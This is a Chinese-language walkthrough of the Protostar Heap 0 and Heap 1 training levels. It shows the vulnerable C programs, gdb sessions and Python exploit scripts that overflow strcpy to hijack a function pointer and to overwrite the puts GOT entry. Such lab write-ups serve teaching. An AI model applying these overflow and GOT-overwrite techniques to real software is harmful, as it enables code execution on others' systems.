Protostar: Heap 0

This level introduces heap overflows and how they can influence code flow.

This level is at `/opt/protostar/bin/heap0`.

Source Code

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
  char name[64];
};

struct fp {
  int (*fp)();
};

void winner()
{
  printf("level passed\n");
}

void nowinner()
{
  printf("level has not been passed\n");
}

int main(int argc, char **argv)
{
  struct data *d;
  struct fp *f;

  d = malloc(sizeof(struct data));
  f = malloc(sizeof(struct fp));
  f->fp = nowinner;

  printf("data is at %p, fp is at %p\n", d, f);

  strcpy(d->name, argv[1]);

  f->fp();

}
```

攻击目标

改变程序控制流，让`winner()`执行，输出`level passed`。

攻击过程

```
$ cat heap0.py
buffer = ""
for i in range(0x41, 0x53):
    buffer += chr(i) * 4
target = "\x64\x84\x04\x08"
print buffer + target
$ ./heap0 `python heap0.py`
data is at 0x804a008, fp is at 0x804a050
level passed
```

原理分析

分析源码可知，如果程序正常运行，应该执行`nonwinner()`，打印`level has not been passed`。

本题要利用的是`strcpy()`的溢出漏洞，它不会检查拷贝内容的长度，从而造成接收处空间的溢出。

准备一个长字符串。

```
# exp.py
buffer = ""
for i in range(0x41, 0x5b):
    buffer += chr(i) * 4
print buffer

'''
Output:
AAAABBBBCCCCDDDDEEEEFFFFZZZZHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTTUUUUVVVVWW
WWXXXXYYYYZZZZ
'''
```

查看`main()`函数的汇编代码：

```
Dump of assembler code for function main:
0x0804848c <main+0>:    push   %ebp
0x0804848d <main+1>:    mov    %esp,%ebp
0x0804848f <main+3>:    and    $0xfffffff0,%esp
0x08048492 <main+6>:    sub    $0x20,%esp
0x08048495 <main+9>:    movl   $0x40,(%esp)
0x0804849c <main+16>:   call   0x8048388 <malloc@plt>
0x080484a1 <main+21>:   mov    %eax,0x18(%esp)
0x080484a5 <main+25>:   movl   $0x4,(%esp)
0x080484ac <main+32>:   call   0x8048388 <malloc@plt>
0x080484b1 <main+37>:   mov    %eax,0x1c(%esp)
0x080484b5 <main+41>:   mov    $0x8048478,%edx
0x080484ba <main+46>:   mov    0x1c(%esp),%eax
0x080484be <main+50>:   mov    %edx,(%eax)
0x080484c0 <main+52>:   mov    $0x80485f7,%eax
0x080484c5 <main+57>:   mov    0x1c(%esp),%edx
0x080484c9 <main+61>:   mov    %edx,0x8(%esp)
0x080484cd <main+65>:   mov    0x18(%esp),%edx
0x080484d1 <main+69>:   mov    %edx,0x4(%esp)
0x080484d5 <main+73>:   mov    %eax,(%esp)
0x080484d8 <main+76>:   call   0x8048378 <printf@plt>
0x080484dd <main+81>:   mov    0xc(%ebp),%eax
0x080484e0 <main+84>:   add    $0x4,%eax
0x080484e3 <main+87>:   mov    (%eax),%eax
---Type <return> to continue, or q <return> to quit---
```

```
---Type <return> to continue, or q <return> to quit---
0x080484e5 <main+89>:   mov    %eax,%edx
0x080484e7 <main+91>:   mov    0x18(%esp),%eax
0x080484eb <main+95>:   mov    %edx,0x4(%esp)
0x080484ef <main+99>:   mov    %eax,(%esp)
0x080484f2 <main+102>:  call   0x8048368 <strcpy@plt>
0x080484f7 <main+107>:  mov    0x1c(%esp),%eax
0x080484fb <main+111>:  mov    (%eax),%eax
0x080484fd <main+113>:  call   *%eax
0x080484ff <main+115>:  leave
0x08048500 <main+116>:  ret
End of assembler dump.
```

在`strcpy()`后打断点，将准备好的长字符串作为输入。

```
(gdb) r `python exp.py`
```

```
(gdb) b *0x080484f7
Breakpoint 1 at 0x80484f7: file heap0/heap0.c, line 38.
(gdb) r `python exp.py`
Starting program: /opt/protostar/bin/heap0 `python exp.py`
data is at 0x804a008, fp is at 0x804a050

Breakpoint 1, main (argc=2, argv=0xbffffd54) at heap0/heap0.c:38
38      heap0/heap0.c: No such file or directory.
        in heap0/heap0.c
```

由输出可知0x804a008为堆上d的地址，查看堆上内存。

```
(gdb) x/64wx 0x804a008 # 查看堆上从d的位置往下64DWORD 或用 x/1s 0x0804a050
(gdb) c # 继续执行
```

```
(gdb) x/64wx 0x804a008
0x804a008:      0x41414141      0x42424242      0x43434343      0x44444444
0x804a018:      0x45454545      0x46464646      0x47474747      0x48484848
0x804a028:      0x49494949      0x4a4a4a4a      0x4b4b4b4b      0x4c4c4c4c
0x804a038:      0x4d4d4d4d      0x4e4e4e4e      0x4f4f4f4f      0x50505050
0x804a048:      0x51515151      0x52525252      0x53535353      0x54545454
0x804a058:      0x55555555      0x56565656      0x57575757      0x58585858
0x804a068:      0x59595959      0x5a5a5a5a      0x00000000      0x00000000
0x804a078:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a088:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a098:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0f8:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x53535353 in ?? ()
```

发生的Segmentation fault说明*fp中存储的`nonwinner()`的地址被覆写为0x53535353。

如果我们想要改变控制流，需要把`winner()`函数的入口地址写到0x53535353所在的位置。

查看`winner()`的入口地址：

```
(gdb) p winner
```

```
(gdb) p winner
$1 = {void (void)} 0x8048464 <winner>
```

由此可构造攻击脚本：

```python
# heap0.py
buffer = ""
for i in range(0x41, 0x53):
    buffer += chr(i) * 4
target = "\x64\x84\x04\x08" # winner()入口地址
print buffer + target
```

Protostar: Heap 1

This level takes a look at code flow hijacking in data overwrite cases.

This level is at `/opt/protostar/bin/heap1`.

Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct internet {
  int priority;
  char *name;
};

void winner()
{
  printf("and we have a winner @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
  struct internet *i1, *i2, *i3;

  i1 = malloc(sizeof(struct internet));
  i1->priority = 1;
  i1->name = malloc(8);

  i2 = malloc(sizeof(struct internet));
  i2->priority = 2;
  i2->name = malloc(8);

  strcpy(i1->name, argv[1]);
  strcpy(i2->name, argv[2]);

  printf("and that's a wrap folks!\n");
}
```

攻击目标

改变程序控制流，让`winner()`执行。

攻击过程

```
$ cat heap1.py
arg1_padding = "AAAABBBBCCCCDDDDEEEE"
ret = "\x74\x97\x04\x08 "
arg2 = "\x94\x84\x04\x08"
print arg1_padding + ret + arg2
$ ./heap1 `python heap1.py`
and we have a winner @ 1711319487
```

```
root@protostar:/opt/protostar/bin# cat heap1.py
arg1_padding = "AAAABBBBCCCCDDDDEEEE"
ret = "\x74\x97\x04\x08 "
arg2 = "\x94\x84\x04\x08"
print arg1_padding + ret + arg2
root@protostar:/opt/protostar/bin# ./heap1 `python heap1.py`
and we have a winner @ 1711319487
```

原理分析

由源码可知，如果程序正常运行，`winner()`不会被执行。

```
(gdb) info proc map
```

```
process 2017
cmdline = '/opt/protostar/bin/heap1'
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/heap1'
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000          0        /opt/protostar/bin/he
ap1
         0x8049000  0x804a000     0x1000          0        /opt/protostar/bin/he
ap1
         0x804a000  0x806b000    0x21000          0           [heap]
        0xb7e96000 0xb7e97000     0x1000          0
        0xb7e97000 0xb7fd5000   0x13e000          0         /lib/libc-2.11.2.so
        0xb7fd5000 0xb7fd6000     0x1000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd6000 0xb7fd8000     0x2000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd8000 0xb7fd9000     0x1000   0x140000         /lib/libc-2.11.2.so
        0xb7fd9000 0xb7fdc000     0x3000          0
        0xb7fdf000 0xb7fe2000     0x3000          0
        0xb7fe2000 0xb7fe3000     0x1000          0           [vdso]
        0xb7fe3000 0xb7ffe000    0x1b000          0         /lib/ld-2.11.2.so
        0xb7ffe000 0xb7fff000     0x1000    0x1a000         /lib/ld-2.11.2.so
        0xb7fff000 0xb8000000     0x1000    0x1b000         /lib/ld-2.11.2.so
        0xbffeb000 0xc0000000    0x15000          0           [stack]
```


可以看到堆上地址为0x804a000~0x806b000，栈上地址为0xbffeb000~0xc0000000。

程序中的本地变量会在栈上分配内存，使用malloc等关键字创建的变量会在堆上分配内存。在栈上产生的变量，它何时生成、何时消亡，以及在内存中会开辟多大的空间给它，都是由编译器决定的。但在堆上开辟的空间、空间大小，是由程序员在程序中控制的。堆内存分配速度比较缓慢，但可用空间大。堆上的数据块之间可以不存在关联，它们是由类似链表的方式进行管理的。

下面用一个例子说明malloc如何分配堆内存。


```
a = malloc(16);
b = malloc(24);
c = malloc(10);
d = malloc(16);
```

分配后的堆内存如图所示：




中间短小的空隙是它们的“头”，灰色的部分是被分配给它们的空间。“头”会携带一些指针或管理信息，是给堆管理器使用的。程序员在写完代码后得到的地址，是灰色块的起始地址，而不是“头”的起始地址。


分析本题源码，堆内存分配如下：



本题要利用的仍然是`strcpy()`的溢出漏洞，它不会检查拷贝内容的长度，从而造成接收处空间的溢出。



我们可以利用第一次复制将i2的*name指针覆写为一个*somewhere指针，指向eip最终会去到的地址；第二次复制会将内容复制到i2的*name指针指向的地方，所以可利用第二次复制将`winner()`函数的入口地址写到*somewhere指针指向的地方，从而实现攻击。



那我们应该如何构造*somewhere指针呢？有两种方法：第一种是利用`main()`的返回地址，但在本题中，`main()`的返回地址的位置是漂移的（有时候，一些环境变量长短的变化，会造成esp位置的漂移），没有一个确定的地址，所以不可行；第二种方法是利用一些程序中的一些系统函数调用，调用时eip会跳转到相应函数的地址，本题中可以利用`printf()`。

使用工具ltrace查看几次malloc分配的空间的地址：

> ltrace：跟踪程序运行时动态链接库的库函数调用情况。

```
$ ltrace ./heap1
```

```
root@protostar:/opt/protostar/bin# ltrace ./heap1
__libc_start_main(0x80484b9, 1, 0xbffffe04, 0x8048580, 0x8048570 <unfinished ...
>
malloc(8)                                        = 0x0804a008
malloc(8)                                        = 0x0804a018
malloc(8)                                        = 0x0804a028
malloc(8)                                        = 0x0804a038
strcpy(0x0804a018, NULL <unfinished ...>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

`malloc()`就是glic库中的函数。

查看`main()`的汇编代码：

```
Dump of assembler code for function main:
0x080484b9 <main+0>:    push   %ebp
0x080484ba <main+1>:    mov    %esp,%ebp
0x080484bc <main+3>:    and    $0xfffffff0,%esp
0x080484bf <main+6>:    sub    $0x20,%esp
0x080484c2 <main+9>:    movl   $0x8,(%esp)
0x080484c9 <main+16>:   call   0x80483bc <malloc@plt>
0x080484ce <main+21>:   mov    %eax,0x14(%esp)
0x080484d2 <main+25>:   mov    0x14(%esp),%eax
0x080484d6 <main+29>:   movl   $0x1,(%eax)
0x080484dc <main+35>:   movl   $0x8,(%esp)
0x080484e3 <main+42>:   call   0x80483bc <malloc@plt>
0x080484e8 <main+47>:   mov    %eax,%edx
0x080484ea <main+49>:   mov    0x14(%esp),%eax
0x080484ee <main+53>:   mov    %edx,0x4(%eax)
0x080484f1 <main+56>:   movl   $0x8,(%esp)
0x080484f8 <main+63>:   call   0x80483bc <malloc@plt>
0x080484fd <main+68>:   mov    %eax,0x18(%esp)
0x08048501 <main+72>:   mov    0x18(%esp),%eax
0x08048505 <main+76>:   movl   $0x2,(%eax)
0x0804850b <main+82>:   movl   $0x8,(%esp)
0x08048512 <main+89>:   call   0x80483bc <malloc@plt>
0x08048517 <main+94>:   mov    %eax,%edx
0x08048519 <main+96>:   mov    0x18(%esp),%eax
---Type <return> to continue, or q <return> to quit---
```

```
0x0804851d <main+100>:  mov    %edx,0x4(%eax)
0x08048520 <main+103>:  mov    0xc(%ebp),%eax
0x08048523 <main+106>:  add    $0x4,%eax
0x08048526 <main+109>:  mov    (%eax),%eax
0x08048528 <main+111>:  mov    %eax,%edx
0x0804852a <main+113>:  mov    0x14(%esp),%eax
0x0804852e <main+117>:  mov    0x4(%eax),%eax
0x08048531 <main+120>:  mov    %edx,0x4(%esp)
0x08048535 <main+124>:  mov    %eax,(%esp)
0x08048538 <main+127>:  call   0x804838c <strcpy@plt>
0x0804853d <main+132>:  mov    0xc(%ebp),%eax
0x08048540 <main+135>:  add    $0x8,%eax
0x08048543 <main+138>:  mov    (%eax),%eax
0x08048545 <main+140>:  mov    %eax,%edx
0x08048547 <main+142>:  mov    0x18(%esp),%eax
0x0804854b <main+146>:  mov    0x4(%eax),%eax
0x0804854e <main+149>:  mov    %edx,0x4(%esp)
0x08048552 <main+153>:  mov    %eax,(%esp)
0x08048555 <main+156>:  call   0x804838c <strcpy@plt>
0x0804855a <main+161>:  movl   $0x804864b,(%esp)
0x08048561 <main+168>:  call   0x80483cc <puts@plt>
0x08048566 <main+173>:  leave
0x08048567 <main+174>:  ret
End of assembler dump.
```

查看`winner()`函数的入口地址：

```
(gdb) p winner # 入口地址为0x08048494
```

```
(gdb) p winner
$1 = {void (void)} 0x8048494 <winner>
```

在leave处（0x08048566）打断点，运行程序，查看堆上内存。

```
(gdb) b *0x08048566
(gdb) r AAAABBBB 11112222
(gdb) x/64wx 0x0804a000 # 查看堆顶往下64DWORD
```

```
The program is not being run.
(gdb) r AAAABBBB 11112222
Starting program: /opt/protostar/bin/heap1 AAAABBBB 11112222
and that's a wrap folks!

Breakpoint 1, main (argc=3, argv=0xbffffdb4) at heap1/heap1.c:35
35      in heap1/heap1.c
(gdb) x/64wx 0x0804a000
0x804a000:      0x00000000      0x00000011      0x00000001      0x0804a018
0x804a010:      0x00000000      0x00000011      0x41414141      0x42424242
0x804a020:      0x00000000      0x00000011      0x00000002      0x0804a038
0x804a030:      0x00000000      0x00000011      0x31313131      0x32323232
0x804a040:      0x00000000      0x00020fc1      0x00000000      0x00000000
0x804a050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0f0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```

得到i1->name与i2的*name间隔为5DWORD。

查看`printf()`对应的系统调用puts的具体步骤。

```
(gdb) disas 0x80483cc
```

```
(gdb) disas 0x080483cc
Dump of assembler code for function puts@plt:
0x080483cc <puts@plt+0>:        jmp    *0x8049774
0x080483d2 <puts@plt+6>:        push   $0x30
0x080483d7 <puts@plt+11>:       jmp    0x804835c
End of assembler dump.
```

可以看到在puts中再次发生了跳转。查看跳转地址指向的内容：

```
(gdb) x *0x8049774
```

可以看到指向的是`_IO_puts()`函数。

所以可以将*somewhere设置为0x08049774。

由此构造攻击脚本：

```python
# heap1.py
arg1_padding = "AAAABBBBCCCCDDDDEEEE"
ret = "\x74\x97\x04\x08 " # puts@GOT跳转地址（最后有个空格）
arg2 = "\x94\x84\x04\x08" # winner()入口地址
print arg1_padding + ret + arg2
```